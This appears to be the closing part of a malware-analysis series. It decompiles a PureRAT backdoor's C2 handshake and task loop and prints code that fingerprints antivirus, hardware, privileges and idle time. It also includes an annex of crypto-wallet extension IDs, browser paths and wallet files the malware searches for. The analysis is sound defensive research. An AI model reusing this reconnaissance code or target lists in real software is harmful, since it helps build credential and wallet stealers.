Pulling the IP address up in Shodan shows it belongs to a Windows server in Vietnam. If you think back to Stage 5, we were already tracing links that pointed toward a Vietnamese actor using the handle **"Lone None."** This fits neatly with that earlier lead and strengthens the attribution thread.



So once the connection is established — what happens next?



```
{
    SubscriberSpec.ReceiveExternalSubscriber(new ExternalFormatter
    {
        ArrangeSetModel = StackCompiler.RequestSetSubscriber(),
        CloseFunction = StackCompiler.PlaySubscriber(),
        LoadFormatter = StackCompiler.ListenConvertibleSubscriber(),
        ArrangeIsolatedModule = StackCompiler.ParseSubscriber(),
        PrepareConfiguration = StackCompiler.ListenCombinedSubscriber(),
        IncludeFormatter = "4.1.9",
        SendCache = StackCompiler.ListenAutomatedSubscriber(),
        VerifyNotifier = 4,
        SelectTransformer = StubSelector.RemoveSelector(),
        FormatMixedVisitor = StubSelector.FillSelector(),
        FormatScopeGateway = SubscriberSpec.subscriberSharer.RestartChooser,
        StyleAdjustableBuffer = StackCompiler.ListenSegmentedSubscriber()
    });
}
```

In the middle of the function there's a big cluster of methods, this is where the real action kicks off. Let's step through them and see what they're doing.

The first call we hit is `RequestSetSubscriber()`

```
internal static string RequestSetSubscriber()
{
    try
    {
        if (StackCompiler.attachedSubscriberTitle == null)
        {
            StackCompiler.attachedSubscriberTitle = "N/A";
            using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("root\\SecurityCenter2", "SELECT * FROM AntiVirusProduct"))
            {
                using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
                {
                    List<string> list = new List<string>();
                    foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                    {
                        string text = ((ManagementObject)managementBaseObject)["displayName"].ToString();
                        if (!string.IsNullOrEmpty(text) && !string.IsNullOrWhiteSpace(text))
                        {
                            list.Add(text);
                        }
                    }
                    if (list.Count > 0)
                    {
                        StackCompiler.attachedSubscriberTitle = string.Join(", ", list);
                    }
                }
```

This method queries **Windows Management Instrumentation (WMI)** under `root\SecurityCenter2` for the class `AntiVirusProduct`. It loops through the results and pulls the `displayName` values (e.g., *Windows*

Defender, *Kaspersky*, etc.). If nothing is found, it falls back to `"N/A"`.

In short, it fingerprints the host's security software and reports it back, giving the operator immediate awareness of what protections are in place.

The next call is `PlaySubscriber()`:

```
// Token: 0x06000019 RID: 25 RVA: 0x00008638 File Offset: 0x00006838
internal static string PlaySubscriber()
{
    if (StackCompiler.objectPoolTitle == null)
    {
        string text = "";
        text += StackCompiler.RequestAlphabeticSubscriber("Win32_Processor", "ProcessorId");
        text += StackCompiler.RequestAlphabeticSubscriber("Win32_DiskDrive", "SerialNumber");
        text += StackCompiler.RequestAlphabeticSubscriber("Win32_PhysicalMemory", "SerialNumber");
        try
        {
            text += Environment.UserDomainName;
        }
        catch
        {
        }
        try
        {
            text += StackCompiler.ParseSubscriber();
        }
        catch
        {
        }
        StackCompiler.objectPoolTitle = FormatterCompressor.FormatRandomExplorer(text).ToUpper();
    }
    return StackCompiler.objectPoolTitle;
}
```

This routine gathers a set of **hardware identifiers** (`Win32_Processor.ProcessorId`, `Win32_DiskDrive.SerialNumber`, `Win32_PhysicalMemory.SerialNumber`), then appends environment data such as the Windows domain name and the output of `ParseSubscriber()`. That helper method pulls `Environment.UserName` and, if available, `Environment.UserDomainName`, formatting it like `user[DOMAIN]`.

The full string is then fed into `FormatterCompressor.FormatRandomExplorer(...)`, which is simply a **MD5 hash function**. The result is cached in uppercase for consistency.

In short: `PlaySubscriber()` **generates a stable, pseudo-unique fingerprint for the victim host by combining hardware serials with user/domain info, letting the C2 reliably distinguish between different machines.**

Then comes `ListenConvertibleSubscriber()`

```
internal static bool ListenConvertibleSubscriber()
{
    try
    {
        List<string> list = new List<string>();
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_PnPEntity WHERE (PNPClass = 'Image' OR PNPClass = 'Camera')"))
        {
            foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
            {
                list.Add(managementBaseObject["Caption"].ToString());
            }
        }
        return list.Count > 0;
    }
    catch
    {
    }
    return false;
}
```

This method checks whether the host has a **camera/webcam**. It queries WMI (`Win32_PnPEntity`) for devices where `PNPClass` is `Image` or `Camera`, grabs their `Caption` names, and returns `true` if any are found.

In short: it tells the C2 if webcam capture is an option on the compromised machine.

Up Next: `ParseSubscriber()`

```
internal static string ParseSubscriber()
{
    if (StackCompiler.m_FactoryProgramCategory == null)
    {
        try
        {
            StackCompiler.m_FactoryProgramCategory = "N/A";
            StackCompiler.m_FactoryProgramCategory = Environment.UserName;
        }
        catch
        {
        }
        try
        {
            string userDomainName = Environment.UserDomainName;
            if (!userDomainName.SendConcreteCalc())
            {
                StackCompiler.m_FactoryProgramCategory = StackCompiler.m_FactoryProgramCategory + "[" + userDomainName + "]";
            }
        }
        catch
        {
        }
    }
    return StackCompiler.m_FactoryProgramCategory;
}
```

This method works as a **user identity probe** feeding into the host fingerprint we saw earlier. On its first run it initialises `m_FactoryProgramCategory`, then sets the value to the current `Environment.UserName`. If a domain name is available it appends `Environment.UserDomainName`, formatting the result as `username[DOMAIN]`, but only if it passes a null or empty check via `SendConcreteCalc()`.

In Short: `ParseSubscriber()` collects the logged-in username (and optionally the domain), giving the operator context about *who* is on the host.

Then we meet `ListenCombinedSubscriber()`:

```
internal static string ListenCombinedSubscriber()
{
    try
    {
        using (WindowsIdentity current = WindowsIdentity.GetCurrent())
        {
            WindowsPrincipal windowsPrincipal = new WindowsPrincipal(current);
            if (windowsPrincipal.IsInRole(WindowsBuiltInRole.Administrator))
            {
                return WindowsBuiltInRole.Administrator.ToString();
            }
            if (windowsPrincipal.IsInRole(WindowsBuiltInRole.User))
            {
                return WindowsBuiltInRole.User.ToString();
            }
            if (windowsPrincipal.IsInRole(WindowsBuiltInRole.Guest))
            {
                return WindowsBuiltInRole.Guest.ToString();
            }
            if (windowsPrincipal.IsInRole(WindowsBuiltInRole.SystemOperator))
            {
                return WindowsBuiltInRole.SystemOperator.ToString();
            }
            if (windowsPrincipal.IsInRole(WindowsBuiltInRole.AccountOperator))
            {
                return WindowsBuiltInRole.AccountOperator.ToString();
            }
            if (windowsPrincipal.IsInRole(WindowsBuiltInRole.BackupOperator))
            {
                return WindowsBuiltInRole.BackupOperator.ToString();
            }
            if (windowsPrincipal.IsInRole(WindowsBuiltInRole.PowerUser))
            {
                return WindowsBuiltInRole.PowerUser.ToString();
            }
            if (windowsPrincipal.IsInRole(WindowsBuiltInRole.PrintOperator))
            {
```

This method pulls the `WindowsIdentity` of the running process, wraps it in a `WindowsPrincipal`, and checks it against a list of built-in Windows roles in descending order of importance: `Administrator`, `User`, `Guest`, `SystemOperator`, `AccountOperator`, `BackupOperator`, `PowerUser`, `PrintOperator`, and `Replicator`. If it finds a match, it returns the role name as a string; if none match or an error occurs, it falls back to `"Unknown"`.

In short: it reports what kind of Windows account the malware is running under, letting the C2 operator know whether they have admin privileges.

It then sends a hard-coded version string, `"4.1.9"`.

Summary: the malware identifies itself to the C2 with a fixed version number, likely used by the operator to track builds or maintain compatibility.

Next is `ListenAutomatedSubscriber()`

```
internal static string ListenAutomatedSubscriber()
{
    if (StackCompiler.m_RecordCalculatorTxt == null)
    {
        try
        {
            StackCompiler.m_RecordCalculatorTxt = "Unknown OS";
            using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT Caption FROM Win32_OperatingSystem"))
            {
                using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = managementObjectSearcher.Get().GetEnumerator())
                {
                    if (enumerator.MoveNext())
                    {
                        StackCompiler.m_RecordCalculatorTxt = ((ManagementObject)enumerator.Current)["Caption"].ToString();
                    }
                }
            }
            if (StackCompiler.m_RecordCalculatorTxt.Contains("7"))
            {
                StackCompiler.m_RecordCalculatorTxt = "Windows 7";
            }
            else if (StackCompiler.m_RecordCalculatorTxt.Contains("8.1"))
            {
                StackCompiler.m_RecordCalculatorTxt = "Windows 8.1";
            }
            else if (StackCompiler.m_RecordCalculatorTxt.Contains("8"))
            {
                StackCompiler.m_RecordCalculatorTxt = "Windows 8";
            }
            else if (StackCompiler.m_RecordCalculatorTxt.Contains("10"))
            {
                StackCompiler.m_RecordCalculatorTxt = "Windows 10";
            }
            else if (StackCompiler.m_RecordCalculatorTxt.Contains("11"))
            {
                StackCompiler.m_RecordCalculatorTxt = "Windows 11";
```

This method queries WMI (`Win32_OperatingSystem`) for the `Caption` field, which usually returns strings such as *"Microsoft Windows 10 Pro"* or *"Windows Server 2019 Datacenter."* It then normalises the name by checking for substrings: `7` , `8` , `8.1` , `10` , and `11` are mapped to their corresponding Windows desktop releases, while `2012` , `2016` , `2019` , and `2022` are mapped to Windows Server editions. Finally, it appends the system architecture (`32Bit` or `64Bit`) using `Environment.Is64BitOperatingSystem` .

Summary: `ListenAutomatedSubscriber()` fingerprints the victim's OS and formats it into a clean label such as **"Windows 10 64Bit"**, which is later reported back to the C2.

It gets intresting with, `RemoveSelector()`

```
internal static string RemoveSelector()
{
    if (StubSelector.selectorCollectionNote == null)
    {
        StubSelector.<>c__DisplayClass1_0 CS$<>8__locals1 = new StubSelector.<>c__DisplayClass1_0();
        CS$<>8__locals1.chooserWrapperList = new List<string>();
        try
        {
            string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
            CS$<>8__locals1.globalChooserMsg = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
            try
            {
                CS$<>8__locals1._StatelessChooserDic = new Dictionary<string, string>
                {
                    { "ibnejdfjmmkpcnlpebklmnkoeoihofec", "TronLink" },
                    { "nkbihfbeogaeaoehlefnkodbefgpgknn", "MetaMask" },
                    { "fhbohimaelbohpjbbldcngcnapndodjp", "Binance Chain Wallet" },
                    { "ffnbelfdoeiohenkjibnmadjiehjhajb", "Yoroi" },
                    { "cjelfplplebdjjenllpjcblmjkfcffne", "Jaxx Liberty" },
                    { "fihkakfobkmkjojpchpfgcmhfjnmnfpi", "BitApp Wallet" },
                    { "kncchdigobghenbbaddojjnnaogfppfj", "iWallet" },
                    { "aiifbnbfobpmeekipheeijimdpnlpgpp", "Terra Station" },
                    { "ijmpgkjfkbfhoebgogflfebnmejmfbml", "BitClip" },
                    { "blnieiiffboillknjnepogjhkgnoapac", "EQUAL Wallet" },
                    { "amkmjjmmflddogmhpjloimipbofnfjih", "Wombat" },
                    { "jbdaocneiiinmjbjlgalhcelgbejmnid", "Nifty Wallet" },
                    { "afbcbjpbpfadlkmhmclhkeeodmamcflc", "Math Wallet" },
                    { "hpglfhgfnhbgpjdenjgmdgoeiappafln", "Guarda" },
                    { "aeachknmefphepccionboohckonoeemg", "Coin98 Wallet" },
                    { "imloifkgjagghnncjkhggdhalmcnfklk", "Trezor Password Manager" },
                    { "oeljdldpnmdbchonielidgobddfffla", "EOS Authenticator" },
```

This method builds a profile of installed wallets and messaging apps by **searching registry keys, file system paths, and browser extension IDs**. It starts with a dictionary of known **Chrome/Chromium extension IDs for cryptocurrency wallets**, then checks common browser profile paths to see if any are present. It also scans for

local storage folders and registry keys tied to desktop wallets, and even looks for non-wallet apps that are frequent credential targets such as **Foxmail** and **Telegram Desktop**.

Importantly, this function doesn't actually perform the theft itself it only **enumerates what's installed**.

Summary: This fingerprints the system for crypto wallets and select comms apps, returning a list like *"MetaMask, Exodus, Ledger Live, Telegram"*. This helps the attacker quickly identify and prioritise high-value victims.

Next, `FillSelector()`

```
internal static string FillSelector()
{
    string text;
    try
    {
        GeneratorSharer.GeneralChooser generalChooser = default(GeneratorSharer.GeneralChooser);
        generalChooser._EditableChooserAge = (uint)Marshal.SizeOf(generalChooser);
        GeneratorSharer.GetLastInputInfo(ref generalChooser);
        TimeSpan timeSpan = TimeSpan.FromMilliseconds(Environment.TickCount - (int)generalChooser._SymbolicChooserRate);
        text = string.Format("{0}d {1}h {2}m {3}s", new object[] { timeSpan.Days, timeSpan.Hours, timeSpan.Minutes, timeSpan.Seconds });
    }
    catch
    {
        text = "-1";
    }
    return text;
```

This method works as an **idle-time probe**. It calls the Windows `GetLastInputInfo` API to grab the timestamp of the last keyboard or mouse event, subtracts that from the current system tick count, and formats the result into a human-readable `Xd Yh Zm Ws` string. If the call fails, it just returns `"-1"`.

Summary: `FillSelector()` reports how long the machine has been idle, letting the C2 operator gauge whether the victim is actively using the system and time actions like data theft or screen capture for when the user is away.

Finally, `ListenSegmentedSubscriber()`

```
internal static string ListenSegmentedSubscriber()
{
    try
    {
        if (StackCompiler.subscriberWorkerTxt == null)
        {
            StackCompiler.subscriberWorkerTxt = Process.GetCurrentProcess().MainModule.FileName;
        }
    }
    catch
    {
    }
    return StackCompiler.subscriberWorkerTxt;
```

This one is straightforward it simply reports the malware's own executable path, giving the C2 operator visibility into exactly where on disk the binary is running.

To make the picture clearer, I renamed the methods based on what we've uncovered:

```
{
    ArrangeSetModel = StackCompiler.get_AntiVirus(),
    CloseFunction = StackCompiler.gen_UniqueID(),
    LoadFormatter = StackCompiler.checkForCamera(),
    ArrangeIsolatedModule = StackCompiler.get_hostName(),
    PrepareConfiguration = StackCompiler.get_Permissions(),
    IncludeFormatter = "4.1.9",
    SendCache = StackCompiler.get_OperatingSystem(),
    VerifyNotifier = 4,
    SelectTransformer = StubSelector.lookForWallets(),
    FormatMixedVisitor = StubSelector.idleTimer(),
    FormatScopeGateway = SubscriberSpec.subscriberSharer.RestartChooser,
    StyleAdjustableBuffer = StackCompiler.presentWorkingDirectory()
});
```

One detail worth noting is `.RestartChooser`, which resolves to the value `APPDATA` pulled straight from the config decoded earlier.

Recap: What `ReceiveAttachedSubscriber()` Does

At its core, `ReceiveAttachedSubscriber()` is the main client loop that establishes, maintains, and manages communication with the C2. It starts by unpacking configuration data and setting up its environment before moving into a persistent connect–retry cycle.

- **Configuration Load** – The routine unpacks the embedded protobuf blob, applies execution gates, and spins up optional helper threads if flags are set.
- **Connection Loop** – After a short delay it disposes of any old sockets and repeatedly attempts to connect to the configured C2 hosts and ports. Each attempt begins with a probe, then upgrades to TLS with **certificate pinning** against the embedded X.509 certificate.

Once a connection succeeds, the malware performs a detailed handshake, sending back a structured metadata object (`ExternalFormatter`) that fingerprints the victim machine:

- Installed antivirus products
- A stable host ID (hardware + user/domain info, MD5’d)
- Webcam presence
- Username and domain
- Account privileges (Admin/User/etc.)
- OS version and architecture
- Crypto wallet and comms app reconnaissance
- System idle time
- The implant’s executable path
- Campaign/config tag (`RestartChooser` , e.g. “APPDATA”)
- The active C2 IP and port

From there, the client keeps the session alive with a **randomised 20–40 second keepalive timer** while listening for tasks.

- **Tasking Loop** – It continuously receives **length-prefixed protobuf messages** from the C2. Each message is deserialized and executed on a separate worker thread.
- **Resilience** – Any error or disconnect triggers a full cleanup and restarts the loop, ensuring persistence.

Tasking Loop

We've spent most of our time unpacking the handshake and connection setup, but we haven't dug into the **task loop** yet. That's where the real functionality lives once the session is established, this loop is responsible for pulling commands from the C2 and dispatching them for execution. Let's focus on that in the next portion.


```
int num2 = 4;
array = new byte[4];
int num3 = 0;
while (num2 != 0)
{
    int num4 = SubscriberSpec._ConfigurableSubscriber.Read(array, num3, num2);
    num3 += num4;
    num2 -= num4;
    if (num4 <= 0 || num2 < 0)
    {
        throw new Exception();
    }
}
num2 = BitConverter.ToInt32(array, 0);
if (num2 <= 0)
{
    throw new Exception();
}
array = new byte[num2];
num3 = 0;
while (num2 != 0)
{
    int num4 = SubscriberSpec._ConfigurableSubscriber.Read(array, num3, num2);
    num3 += num4;
    num2 -= num4;
    if (num4 <= 0 || num2 < 0)
    {
        throw new Exception();
    }
}
CS$<>8__locals1.connectionCompressor = PassiveFormatter.FormatConcreteFormatter(array);
new Thread(new ThreadStart(CS$<>8__locals1.DecideFlexibleController)).Start();
}
```

The task loop is fairly straightforward once unpacked:

1. **(Red)** Read the first 4 bytes to determine the payload length.
2. **(Blue)** Read that many bytes into a buffer — this is the actual payload.
3. **(Green)** Deserialize the buffer with the protobuf routine we saw earlier: `PassiveFormatter.FormatConcreteFormatter(...)`.
4. **(Green)** Spawn a **new thread** and call `DecideFlexibleController()` on the message to execute the task.

It's pretty clear this is a **command-and-control loop**, structured, threaded, and designed to process arbitrary instructions from the operator.

You might remember the earlier references to **PureHVNC**. Jumping into the assembly explorer, we can see several namespaces tied to PureHVNC components, strong evidence that this sample is tied to Pure Hidden VNC.




While **PureHVNC** is now considered legacy, many of its modules live on in PureCoder's newer malware families, each designed to serve a specific purpose:

- **PureCrypter** – a crypter used to **inject malware into legitimate processes**, evade detection, and frustrate analysis with anti-VM and anti-debug checks.
- **PureMiner** – a silent cryptojacker that **hijacks the victim's CPU and GPU resources** to mine cryptocurrency for the attacker without consent.
- **PureLogs Stealer** – an information stealer that **exfiltrates browser data, saved credentials, and session tokens**, often delivering them directly to the attacker's Telegram.
- **BlueLoader** – a loader that **deploys additional payloads** on infected systems, giving attackers an easy way to stage and update malware campaigns.
- **PureRAT** – a modular backdoor that **establishes an encrypted C2 channel, and allows operators to load additional modules**

This sample appears to be **PureRAT**, a backdoor designed to let attackers load in different malicious modules.

The developer openly advertised this tool as a custom-coded .NET remote administration tool, with a lightweight, TLS/SSL-encrypted client and multilingual GUI, offering extensive surveillance and control features such as hidden desktop access (HVNC/HRDP), webcam and microphone spying, real-time and offline keylogging, remote CMD, and application monitoring (e.g., browsers, Outlook, Telegram, Steam). It includes management tools like file, process, registry, network, and startup managers, plus capabilities for DDoS attacks, reverse proxying, .NET code injection, streaming bot management, and execution of files in memory or disk. Though it notably "excludes password/cookie recovery" (Stealer Functionality) as that is sold separately.



As we have discovered in our analysis, once installed, it establishes an SSL-encrypted C2 channel and begins exfiltrating host details.

After initial reconnaissance, it enters a task loop where the operator can push new modules on demand, dynamically expanding the malware's capabilities for surveillance, and remote control.

Unfortunately, my analysis ends here, as I was unable to obtain any samples of the threat actors' plugins.

Closing Thoughts: From Fake PDFs to PureRAT

Across nine stages, this campaign evolved from humble beginnings into a fully weaponised, modular ecosystem. Each stage peeled back another layer of the attacker's tradecraft, and together they paint a clear picture of a determined and technically adept adversary.

- **Stage 1–2 (Part 1)** – The operation began with a phishing lure disguised as a copyright notice. Through DLL sideloading, BYOB (WinRAR), and LOLBIN abuse (`certutil`), the actor achieved stealthy initial execution. These stages showed early reliance on trusted binaries and simple obfuscation to quietly establish a foothold.
- **Stage 3–4 (Part 2)** – Obfuscated Python scripts evolved into Base85-encoded bytecode and marshalled payloads, executed entirely in memory. These stages revealed the actor's custom cryptographic loaders, multi-layered obfuscation, and heavy use of dynamic execution to frustrate static analysis.
- **Stage 5 (Part 3)** – The first *weaponised* payload appeared: a Python-based infostealer. It targeted Chrome/Firefox data, enumerated AV via WMI, and exfiltrated archives to Telegram channels tied to the

handle **@LoneNone**. This stage cemented attribution links to PXA Stealer while hinting at a Vietnamese operator.

- **Stage 6–7 (Part 4)** – A turning point. The actor pivoted from Python to **compiled Windows executables**. Using hybrid cryptography (RC4 + Base64), process hollowing (`RegAsm.exe`), and in-memory shellcode injection, they delivered a packed .NET loader (Stage 7). This loader featured AMSI patching, ETW unhooking, and modular reflection-based loading, showing some serious runtime evasion.
- **Stage 8 (Part 5)** – The complexity escalated with AES-encrypted payloads, GZip compression, and .NET reflection loaders. Payloads were hidden in memory-only byte arrays, decrypted at runtime, and executed without exports or disk artifacts. Dynamic memory dumping revealed **Mhgljosy.dll**, protected with **.NET Reactor**, confirming the use of commercial protections to frustrate analysts.
- **Stage 9 (Part 6)** – At last, the final payload emerged: **PureRAT**. With TLS C2 communications, protobuf-based configs, fingerprinting of AV, OS, users, crypto wallets, and privilege levels, it transformed into a flexible RAT with modular plugin support. Links to the **PureCoder ecosystem** (PureRAT, PureHVNC, PureCrypter, PureLogs, BlueLoader, etc.) demonstrate that the campaign was not a one-off but part of a broader, evolving threat actor going from their own payloads to off-the-shelf RAT's.

The Actors Behind the Curtain

The recurring Telegram infrastructure, metadata linking to **@LoneNone**, and C2 servers traced to Vietnam strongly suggest a Vietnamese threat actor. Their progression from amateurish obfuscation to abusing professional-grade tools like .NET Reactor shows not just persistence, but also access to commercial malware tooling hallmarks of a serious and maturing operator.

Malware Families & Ecosystem

- **Custom Python Loaders (Stage 2–4)** – staged bytecode, cryptographic loaders
- **PXA Stealer (Stage 5)** – early infostealer variant
- **.NET Loaders (Stage 6–8)** – modular reflection-based loaders.
- **PureRAT (Stage 9)** – final payload, a full-featured backdoor tied to the PureCoder ecosystem

---

Conclusion

What began as a fake PDF quickly escalated into a multi-language, multi-stage, and multi-family operation that chained together Python, .NET, and commercial RAT tooling. The campaign demonstrates a clear trajectory:

- **Stealthy entry → Layered loaders → Credential theft → Runtime evasion → Full-featured RAT**.

From opportunistic phishing to a professional PureRAT deployment, this campaign reflects not only the creativity of its operator, but also the shifting threat landscape, where commodity malware families, custom loaders, and C2 ecosystems converge into a single, resilient attack chain.

Annex A: Software and Artefacts Enumerated by `RemoveSelector()`

```
 A) Browser-based wallets and auth extensions (by Chrome/Chromium extension ID)


- ibnejdfjmmkpcnlpebklmnkoeoihofec → TronLink
- nkbihfbeogaeaoehlefnkodbefgpgknn → MetaMask
- fhbohimaelbohpjbbldcngcnapndodjp → Binance Chain Wallet
- ffnbelfdoeiohenkjibnmadjiehjhajb → Yoroi
- cjelfplplebdjjenllpjcblmjkfcffne → Jaxx Liberty
- fihkakfobkmkjojpchpfgcmhfjnmnfpi → BitApp Wallet
- kncchdigobghenbbaddojjnnaogfppfj → iWallet
- aiifbnbfobpmeekipheeijimdpnlpgpp → Terra Station
- ijmpgkjfkbfhoebgogflfebnmejmfbml → BitClip
- blnieiiffboillknjnepogjhkgnoapac → EQUAL Wallet
- amkmjjmmflddogmhpjloimipbofnfjih → Wombat
- jbdaocneiiinmjbjlgalhcelgbejmnid → Nifty Wallet
- afbcbjpbpfadlkmhmclhkeeodmamcflc → Math Wallet
- hpglfhgfnhbgpjdenjgmdgoeiappafln → Guarda
- aeachknmefphepccionboohckonoeemg → Coin98 Wallet
- imloifkgjagghnncjkhggdhalmcnfklk → Trezor Password Manager
- oeljdldpnmdbchonielidgobddfffflal → EOS Authenticator
- gaedmjdfmmahhbjefcbgaolhhanlaolb → Authy
- ilgcnhelpchnceeipipijaljkblbcobl → GAuth Authenticator
- bhghoamapcdpbohphigoooaddinpkbai → Authenticator
- mnfifefkajgofkcjkemidiaecocnkjeh → TezBox
- dkdedlpgdmmkkfjabffeganieamfklkm → Cyano Wallet
- aholpfdialjgjfhomihkjbmgjidlcdno → Exodus Web3
- jiidiaalihmmhddjgbnbgdfflelocpak → BitKeep
- hnfanknocfeofbddgcijnmhnfnkdnaad → Coinbase Wallet
- egjidjbpglichdcondbcbdnbeeppgdph → Trust Wallet
- hmeobnfnfcmdkdcmlblgagmfpfboieaf → XDEFI Wallet
- bfnaelmomeimhlpmgjnjophhpkkoljpa → Phantom
- fcckkdbjnoikooededlapcalpionmalo → MOBOX WALLET
- bocpokimicclpaiekenaeelehdjllofo → XDCPay
- flpiciilemghbmfalicajoolhkkenfel → ICONex
- hfljlochmlccoobkbcgpmkpjagogcgpk → Solana Wallet
- cmndjbecilbocjfkibfbifhngkdmjgog → Swash
- cjmkndjhnagcfbpiemnkdpomccnjblmj → Finnie
- dmkamcknogkgcdfhhbddcghachkejeap → Keplr
- kpfopkelmapcoipemfendmdcghnegimn → Liquality Wallet
- hgmoaheomcjnaheggkfafnjilfcefbmo → Rabet
- fnjhmkhhmkbjkkabndcnnogagogbneec → Ronin Wallet
- klnaejjgbibmhlephnhpmaofohgkpgkd → ZilPay
- ejbalbakoplchlghecdalmeeeajnimhm → MetaMask (alt ID)
- ghocjofkdpicneaokfekohclmkfmepbp → Exodus Web3 (alt ID)
```

```
- heaomjafhiehddpnmncmhhpjaloainkn → Trust Wallet (alt ID)
- hkkpjehhcnhgefhbdcgfkeegglpjchdc → Braavos Smart Wallet
- akoiaibnepcedcplijmiamnaigbepmcb → Yoroi (alt ID)
- djclckkglechooblngghdinmeemkbgci → MetaMask (alt ID)
- acdamagkdfmpkclpoglgnbddngblgibo → Guarda Wallet
- okejhknhopdbemmfefjglkdfdhpfmflg → BitKeep (alt ID)
- mijjdbgpgbflkaooedaemnlciddmamai → Waves Keeper

B) Browser profile roots checked (where it searches for those extensions)

- Chromium\User Data\ → Chromium
- Google\Chrome\User Data\ and Google(x86)\Chrome\User Data\ → Chrome
- BraveSoftware\Brave-Browser\User Data\ → Brave
- Microsoft\Edge\User Data\ → Edge
- Tencent\QQBrowser\User Data\ → QQBrowser
- MapleStudio\ChromePlus\User Data\ → ChromePlus
- Iridium\User Data\ → Iridium
- 7Star\7Star\User Data\ → 7Star
- CentBrowser\User Data\ → CentBrowser
- Chedot\User Data\ → Chedot
- Vivaldi\User Data\ → Vivaldi
- Kometa\User Data\ → Kometa
- Elements Browser\User Data\ → Elements
- Epic Privacy Browser\User Data\ → Epic Privacy
- uCozMedia\Uran\User Data\ and Uran\User Data\ → Uran
- Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\ → Sleipnir5
- CatalinaGroup\Citrio\User Data\ → Citrio
- Coowon\Coowon\User Data\ → Coowon
- liebao\User Data\ → liebao
- QIP Surf\User Data\ → QIP Surf
- Orbitum\User Data\ → Orbitum
- Comodo\Dragon\User Data\ → Dragon
- Amigo\User\User Data\ → Amigo
- Torch\User Data\ → Torch
- Comodo\User Data\ → Comodo
- 360Browser\Browser\User Data\ → 360Browser
- Maxthon3\User Data\ → Maxthon
- K-Melon\User Data\ → K-Melon
- Sputnik\Sputnik\User Data\ → Sputnik
- Nichrome\User Data\ → Nichrome
- CocCoc\Browser\User Data\ → CocCoc
- Chromodo\User Data\ → Chromodo
- Mail.Ru\Atom\User Data\ → Atom

C) Desktop wallets and related apps (filesystem checks under %APPDATA%)

- atomic\Local Storage\leveldb → Atomic Wallet
```

```
- Electrum\wallets → Electrum
- Ethereum\keystore → Ethereum (keystore)
- Exodus\exodus.wallet → Exodus
- com.liberty.jaxx\IndexedDB → Jaxx
- Zcash\ → Zcash
- Telegram Desktop\Telegram.exe → Telegram Desktop
- Root of system drive contains a directory named “Foxmail” → Foxmail

D) Desktop wallets (registry → path lookup)

- HKCU\Software\Bitcoin\Bitcoin-Qt → read `strDataDir`, then check ...\wallets exists → Bitcoin-Qt
- HKCU\Software\Dash\Dash-Qt → read `strDataDir`, then check the directory exists → Dash-Qt
